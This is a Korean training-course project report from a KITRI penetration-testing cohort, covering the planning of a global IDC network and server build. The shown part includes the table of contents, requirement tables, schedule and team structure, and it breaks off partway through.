
|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 2020년 12월 – 2021년 01월 | | |  | | KITRI 모의해킹 28기 | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | 이 재 영 | | |  | |
|  | PROJECT  REPORT | | | | | | |  |
|  | | 글로벌 IDC 시스템 개발 | | | |  | | |
|  | |  | | | |  | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| INDEX |  |  | | |
|  |  | | | |
|  |  | Ⅰ. 프로젝트 기획 | | |
|  | 1. 개요 |  | | |
|  |  | 요구사항 목록 | ……………………… | 4 |
|  |  | 요구사항 상세내역 | ……………………… | 5 |
|  | 2. 프로젝트 추진 계획서 |  |  |  |
|  |  | WBS | ……………………… | 7 |
|  |  | 일정표 | ……………………… | 8 |
|  |  | 조직도 | ……………………… | 9 |
|  |  | 업무 분담 현황 | ……………………… | 10 |
|  |  | 개발 환경 | ……………………… | 13 |
|  |  |  |  |  |
|  | Ⅱ. Network | | | |
|  | 1. 개요 |  |  |  |
|  |  | 기술 명세표 | ……………………… | 15 |
|  |  | All Topology | ……………………… | 17 |
|  |  | 할당표 | ……………………… | 18 |
|  | 2. 설정 |  |  |  |
|  |  | Network 망 구조 | ……………………… | 20 |
|  |  | Protocol 구조 | ……………………… | 20 |
|  |  | Protocol 구성 | ……………………… | 21 |
|  | 3. 지사별 Topology |  |  |  |
|  |  | Korean Topology | ……………………… | 22 |
|  |  | Europe Topology | ……………………… | 24 |
|  |  | Asia Topology | ……………………… | 26 |
|  |  | Atlantic Topology | ……………………… | 28 |
|  | 4. 고급 설정 |  |  |  |
|  |  | Frame-relay | ……………………… | 30 |
|  |  | DR/BDR/DROTER | ……………………… | 32 |
|  |  | NHRP | ……………………… | 33 |
|  |  | GRE Tunnel | ……………………… | 34 |
|  |  | IPSec | ……………………… | 35 |
|  |  | 6 to 4 Tunnel | ……………………… | 39 |
|  |  | NAT | ……………………… | 40 |
|  |  |  |  |  |
|  | Ⅲ. Server | | | |
|  | 1. 개요 |  |  |  |
|  |  | Server 구성도 | ……………………… | 43 |
|  |  | DNS, DHCP 구성도 | ……………………… | 44 |
|  |  | Web Server, DB 구성도 | ……………………… | 44 |
|  |  | Monitor Server 구성도 | ……………………… | 45 |
|  |  | User Use 구성도 | ……………………… | 45 |
|  |  | AD DNS 구성도 | ……………………… | 46 |
|  | 2. 상세 Server |  |  |  |
|  |  | Server 구성 상세표 | ……………………… | 47 |
|  | 3. Windows Server |  |  |  |
|  |  | Active Directory | ……………………… | 48 |
|  |  | DNS | ……………………… | 49 |
|  |  | DHCP | ……………………… | 50 |
|  | 4. Linux Server |  |  |  |
|  |  | LDAP | ……………………… | 51 |
|  |  | MariaDB | ……………………… | 52 |
|  |  | Owncloud | ……………………… | 53 |
|  |  | Nextcloud | ……………………… | 54 |
|  |  | Postfix & Dovecot | ……………………… | 55 |
|  |  | Roundcube | ……………………… | 57 |
|  |  | WAS | ……………………… | 59 |
|  |  | Zabbix & Rsyslog | ……………………… | 61 |
|  |  | Wiki | ……………………… | 63 |
|  |  |  |  |  |
|  | Ⅳ. 보안 | | | |
|  | 1. 개요 |  |  |  |
|  |  | 보안 구성표 | ……………………… |  |
|  | 2. 시스템 보안 |  |  |  |
|  |  | 취약점 분석 | ……………………… |  |
|  |  | 대책과 보안 설정 | ……………………… |  |
|  | 3. 웹 보안 |  |  |  |
|  |  | 취약점 분석 | ……………………… |  |
|  |  | 대책과 보안 설정 | ……………………… |  |
|  | 4. 최종 설정 |  |  |  |
|  |  | 보안 구성표 | ……………………… |  |
|  |  | 스크립트 | ……………………… |  |
|  |  |  |  |  |

Ⅰ. 프로젝트 기획

1. 개요

국내 기업 ‘A’ IDC Company는 현재 해외로 사업을 확장하기 위해 유럽 기업 ‘B’ IDC Company(이하 B)를 인수 합병하였고, 아시아 지역과 각 대륙에 지사를 추가 설립하였다. B 기업의 인적 자산과 물적 자산을 포함한 전 자산이 그대로 승계되었으나, B 기업의 서버 및 네트워크, 신규 설립 지사의 서버 및 네트워크를 새로 추가 구성해야 함에 따라 2021년 설인 2월 12일에 신규 서버를 재구성, 오픈하기로 결정하였고 01월 20일까지 신규 서버 및 네트워크 구축과 보안 위협 요소에 대한 취약점 분석, 보안 정책 및 솔루션을 요구하는 사업을 공고하였다.



1.1. 요구사항 목록

|  |  |  |  |
| --- | --- | --- | --- |
| No | 구분 | 요구사항 고유번호 | 요구사항 명칭 |
| ● 네트워크 개발 | | | |
| 1 | 기능(SFR) | SFR-001 | Korea 네트워크 구축 |
| 2 | 기능(SFR) | SFR-002 | Asia 네트워크 구축 |
| 3 | 기능(SFR) | SFR-003 | Europe 네트워크 구축 |
| 4 | 기능(SFR) | SFR-004 | Atlantic 네트워크 구축 |
| ● 사내 시스템 개발 | | | |
| 5 | 기능(SFR) | SFR-005 | 웹하드 구축 |
| 6 | 인터페이스(SIR) | SIR-001 | 웹하드 인터페이스 |
| 7 | 기능(SFR) | SFR-006 | 사내 메일 서버 구축 |
| 8 | 인터페이스(SIR) | SIR-002 | 메일 인터페이스 |
| 9 | 기능(SFR) | SFR-007 | 사내 서버 구축 |
| 10 | 기능(SFR) | SFR-008 | 모니터링 서버 구축 |
| ● 보안 시스템 개발 및 점검 | | | |
| 11 | 보안(SER) | SER-001 | 주요 데이터 / 서버 접근 금지 |
| 12 | 테스트(TER) | TER-001 | 시스템 취약점 점검 |
| 13 | 테스트(TER) | TER-002 | 네트워크 취약점 점검 |
| 14 | 테스트(TER) | TER-003 | 웹 취약점 점검 |

1.2. 요구사항 상세 내역

|  |  |  |
| --- | --- | --- |
| 요구사항 고유번호 | | SFR-001 |
| 요구사항 명칭 | | Korea 네트워크 구축 |
| 요구사항 분류 | | 기능 요구사항 |
| 요구사항  상세설명 | 정의 | 본사 국내 네트워크 재구성 |
| 세부 내용 | - 본사는 서울이며, Korea 네트워크에는 춘천, 대전, 대구, 전주, 부산 5개의 지사가 있음  - 부산을 통해 외부와 연결될 것 |

|  |  |  |
| --- | --- | --- |
| 요구사항 고유번호 | | SFR-002 |
| 요구사항 명칭 | | Asia 네트워크 구축 |
| 요구사항 분류 | | 기능 요구사항 |
| 요구사항  상세설명 | 정의 | 아시아 지역 신규 네트워크 구성 |
| 세부 내용 | - 중국, 러시아, 일본, 오스트레일리아, 인도 5개의 지사가 신규 설립  - 인도를 통해 외부와 연결될 것 |

|  |  |  |
| --- | --- | --- |
| 요구사항 고유번호 | | SFR-003 |
| 요구사항 명칭 | | Europe 네트워크 구축 |
| 요구사항 분류 | | 기능 요구사항 |
| 요구사항  상세설명 | 정의 | 기존 B 사의 네트워크를 재구성 |
| 세부 내용 | - 기존 B사의 본사는 스위스로, 스페인, 그리스, 폴란드, 영국 4개의 지사가 있음  - 영국을 통해 외부와 연결될 것 |

|  |  |  |
| --- | --- | --- |
| 요구사항 고유번호 | | SFR-004 |
| 요구사항 명칭 | | Atlantic 네트워크 구축 |
| 요구사항 분류 | | 기능 요구사항 |
| 요구사항  상세설명 | 정의 | 대서양 지역 신규 네트워크 구성 |
| 세부 내용 | - 뉴욕, 샌프란시스코, 캐나다, 이집트, 브라질 5개의 지사가 신규 설립  - 브라질을 통해 외부와 연결될 것 |

|  |  |  |
| --- | --- | --- |
| 요구사항 고유번호 | | SFR-005 |
| 요구사항 명칭 | | 웹하드 구축 |
| 요구사항 분류 | | 기능 요구사항 |
| 요구사항  상세설명 | 정의 | 자료를 업 다운할 수 있는 서버 구성 |
| 세부 내용 | - 최소 1GB 업 다운 가능하도록 함 |

|  |  |  |
| --- | --- | --- |
| 요구사항고유번호 | | SIR-001 |
| 요구사항명칭 | | 웹하드 인터페이스 |
| 요구사항분류 | | 인터페이스 요구사항 |
| 요구사항  상세설명 | 정의 | 웹하드 이용이 편리한 인터페이스 디자인 |
| 세부 내용 | - 별도의 매뉴얼 없이도 사용이 편리하도록 함 |

|  |  |  |
| --- | --- | --- |
| 요구사항고유번호 | | SFR-006 |
| 요구사항명칭 | | 사내 메일 서버 구축 |
| 요구사항분류 | | 기능 요구사항 |
| 요구사항  상세설명 | 정의 | 사내에서 송수신 가능한 메일 서버 구성 |
| 세부 내용 | - 사내 서버에서만 작동하도록 할 것 |

|  |  |  |
| --- | --- | --- |
| 요구사항고유번호 | | SIR-002 |
| 요구사항명칭 | | 메일 인터페이스 |
| 요구사항분류 | | 인터페이스 요구사항 |
| 요구사항  상세설명 | 정의 | 메일 이용이 편리한 인터페이스 디자인 |
| 세부 내용 | - 별도의 매뉴얼 없이도 사용이 편리하도록 함 |

|  |  |  |
| --- | --- | --- |
| 요구사항고유번호 | | SFR-007 |
| 요구사항명칭 | | 사내 서버 구축 |
| 요구사항분류 | | 기능 요구사항 |
| 요구사항  상세설명 | 정의 | 사내에서 이용할 전용 서버 구성 |
| 세부 내용 | - 사내에서 이용할 전용 서버로, 허가된 사용자만 사용할 수 있도록 함 |

|  |  |  |
| --- | --- | --- |
| 요구사항고유번호 | | SFR-008 |
| 요구사항명칭 | | 모니터링 서버 구축 |
| 요구사항분류 | | 기능 요구사항 |
| 요구사항  상세설명 | 정의 | 서버 상태를 확인할 수 있는 모니터링 서버 구성 |
| 세부 내용 | - 실시간으로 서버 트래픽과 작동 상태를 확인할 수 있도록 함 |

|  |  |  |
| --- | --- | --- |
| 요구사항고유번호 | | SER-001 |
| 요구사항명칭 | | 주요 데이터 / 서버 접근 금지 |
| 요구사항분류 | | 보안 요구사항 |
| 요구사항  상세설명 | 정의 | 기밀 데이터와 서버에 접근 허가된 사용자 외 접근 금지 |
| 세부 내용 | - 기밀 데이터 관리자 외 접근 금지  - 서버에는 관리자와 접근 허가된 사용자 외 접근 금지 |

|  |  |  |
| --- | --- | --- |
| 요구사항고유번호 | | TER-001 |
| 요구사항명칭 | | 시스템 취약점 점검 |
| 요구사항분류 | | 테스트 요구사항 |
| 요구사항  상세설명 | 정의 | 시스템 방면으로 알려진 취약점이 없도록 유지 |
| 세부 내용 | 최신 수준 보안 유지 |

|  |  |  |
| --- | --- | --- |
| 요구사항고유번호 | | TER-002 |
| 요구사항명칭 | | 네트워크 취약점 점검 |
| 요구사항분류 | | 테스트 요구사항 |
| 요구사항  상세설명 | 정의 | 네트워크 방면으로 알려진 취약점이 없도록 유지 |
| 세부 내용 | 최신 수준 보안 유지 |

|  |  |  |
| --- | --- | --- |
| 요구사항고유번호 | | TER-003 |
| 요구사항명칭 | | 웹 취약점 점검 |
| 요구사항분류 | | 테스트 요구사항 |
| 요구사항  상세설명 | 정의 | 웹 방면으로 알려진 취약점이 없도록 유지 |
| 세부 내용 | 최신 수준 보안 유지 |

2. 프로젝트 추진 계획서


1) 프로젝트 목적

- 서로 다른 영역의 네트워크를 하나로 통합 운영하며 불필요한 Traffic을 제어

- 구축된 네트워크와 서버를 안정적이고 효율적으로 운영하기 필요한 다양한 기술을 적용


- 사이버 공격기법을 분류하고 해당 위험이슈를 관리하기 위한 보안 정책을 설정

2.1. WBS(작업분류구조)



글로벌 IDC System 구축이라는 목표 아래 Network 구축, Server 구축, 보안 진단 크게 세 가지로 나뉘며, 이는 각기 Network Team과 Server Team, Security Team에게 할당된다.

2.2. 일정표



- 1주차: Client 회사 특성 분석 및 주요 임무 설정 후 Topology Design, Server 구축, 해킹 시나리오 기획

- 2주차: Network 구축, Server 구축, 해킹 시나리오 기획


- 3주차: Network 통신, Server 구축, 해킹 시나리오 기획

- 4주차: Network 유지보수, Server 구축, System/Web/Network 취약점 분석

- 5주차: Network 유지보수, Server 구축 및 Web server Design, System/Web/Network 취약점 분석

- 6주차: Network 유지보수, Web server Design, 보안 대책 확립

2.3. 조직도



1) Project Manager

Project 기획과 이를 진행하기 위한 일정 조율 및 각 팀의 수행 업무 지시와 프로세스 구축

2) Network Team

- Producer: Topology Design과 Network 대역 배분

- Network Control: Protocol 영역, VLAN과 VTP 설정

- Maintenance: Network 유지보수 및 Traffic Check

3) Server Team

